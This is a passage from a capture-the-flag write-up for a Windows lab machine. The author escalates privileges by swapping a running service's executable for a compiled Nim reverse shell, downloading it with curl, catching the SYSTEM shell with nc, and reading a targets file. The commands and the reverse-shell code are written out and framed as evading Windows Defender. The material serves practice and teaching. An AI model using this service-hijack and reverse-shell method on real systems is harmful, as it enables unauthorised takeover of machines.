
The process spoofer-scheduler is currently **running**, which is key.

```
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>sc query "spoofer-scheduler"

SERVICE_NAME: spoofer-scheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

We have a possible attack vector – replacing the scheduler file, so we start by embedding a reverse shell into it.



We modify the IP and port to match our listener.



```
*rev_shell.nim
  https://github.com/Sn1r/
]#

import net, os, osproc, strutils

proc exe(c: string): string =
  result = execProcess("cm" & "d /c " & c)

var
  v = newSocket()

  # Change this
  v1 = "10.10.219.254"
  v2 = "997"

  s4 = "Exiting.."
  s5 = "cd"
  s6 = "C:\\"

```

Then we compile it into a working EXE. I named the file "cats" – this will need to be renamed later.

```
root@ip-10-10-219-254:~# nim c -d:mingw --app:gui cats.nim
Hint: used config file '/etc/nim/nim.cfg' [Conf]
Hint: system [Processing]
Hint: widestrs [Processing]
Hint: io [Processing]
Hint: cats [Processing]
Hint: net [Processing]
Hint: nativesockets [Processing]
Hint: os [Processing]
Hint: strutils [Processing]
Hint: parseutils [Processing]
Hint: math [Processing]
```

I started a Python server and downloaded the file onto the target machine.

```
10.10.63.147 - - [26/Jul/2025 19:27:42] "GET /spoofer-scheduler.exe HTTP/1.1" 200 -

tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>curl -o spoofer-scheduler.exe http://10.10.219.254:8672/spoofer
-scheduler.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  569k  100  569k    0     0   569k      0  0:00:01 --:--:--  0:00:01 17.9M
```

We stop the currently active “spoofer-scheduler” process.

```
SERVICE_NAME: spoofer-scheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x2
        WAIT_HINT          : 0x0
```

I replaced the files, and after running it, we get a reverse shell.

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-219-254:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.63.147 49826
C:\Windows\system32>

tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>sc start spoofer-scheduler
```

Unfortunately, the reverse shell stays active for only about 30 seconds – until the service resets.

```
C:\users\Administrator> dirroot@ip-10-10-219-254:~# dir
49750.py                    Desktop       Postman     spoofer-scheduler.exe
burp.json                   Downloads     Rooms       stolen-passport.png
cats.nim                    Instructions  Scripts     thinclient_drives
Credit-Cards-We-Pwned.txt   photo.png     server.pem  Tools
CTFBuilder                  Pictures      snap
root@ip-10-10-219-254:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.63.147 49828
C:\Windows\system32> cd C:\users\Administrator\Desktop
C:\users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\users\Administrator\Desktop

06/30/2023  07:08 PM    <DIR>          .
06/30/2023  07:08 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
06/30/2023  06:40 PM    <DIR>          Hacking-Targets
               2 File(s)          1,081 bytes
               3 Dir(s)  14,082,764,800 bytes free
C:\users\Administrator\Desktop> root@ip-10-10-219-254:~#
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>sc start spoofer-scheduler
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofer>
```

I managed to find the targets on the admin's desktop inside the "Hacking-Targets" folder.

```
C:\Users\Administrator\Desktop\Hacking-Targets> dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop\Hacking-Targets

06/30/2023  06:40 PM    <DIR>          .
06/30/2023  06:40 PM    <DIR>          ..
06/27/2023  09:40 AM                53 hacking-targets.txt
               1 File(s)             53 bytes
               2 Dir(s)  14,081,257,472 bytes free
C:\Users\Administrator\Desktop\Hacking-Targets> type hacking-targets.txt
Next Victims:
CyberLens, WorkSmarter, SteelMountain
C:\Users\Administrator\Desktop\Hacking-Targets> root@ip-10-10-219-254:~#
[SC] StartService FAILED 1053:
```

6.Summary

This was a classic **boot2root CTF**. It's great for practicing an attack vector where you hijack an active service by replacing its executable — while avoiding detection by Windows Defender.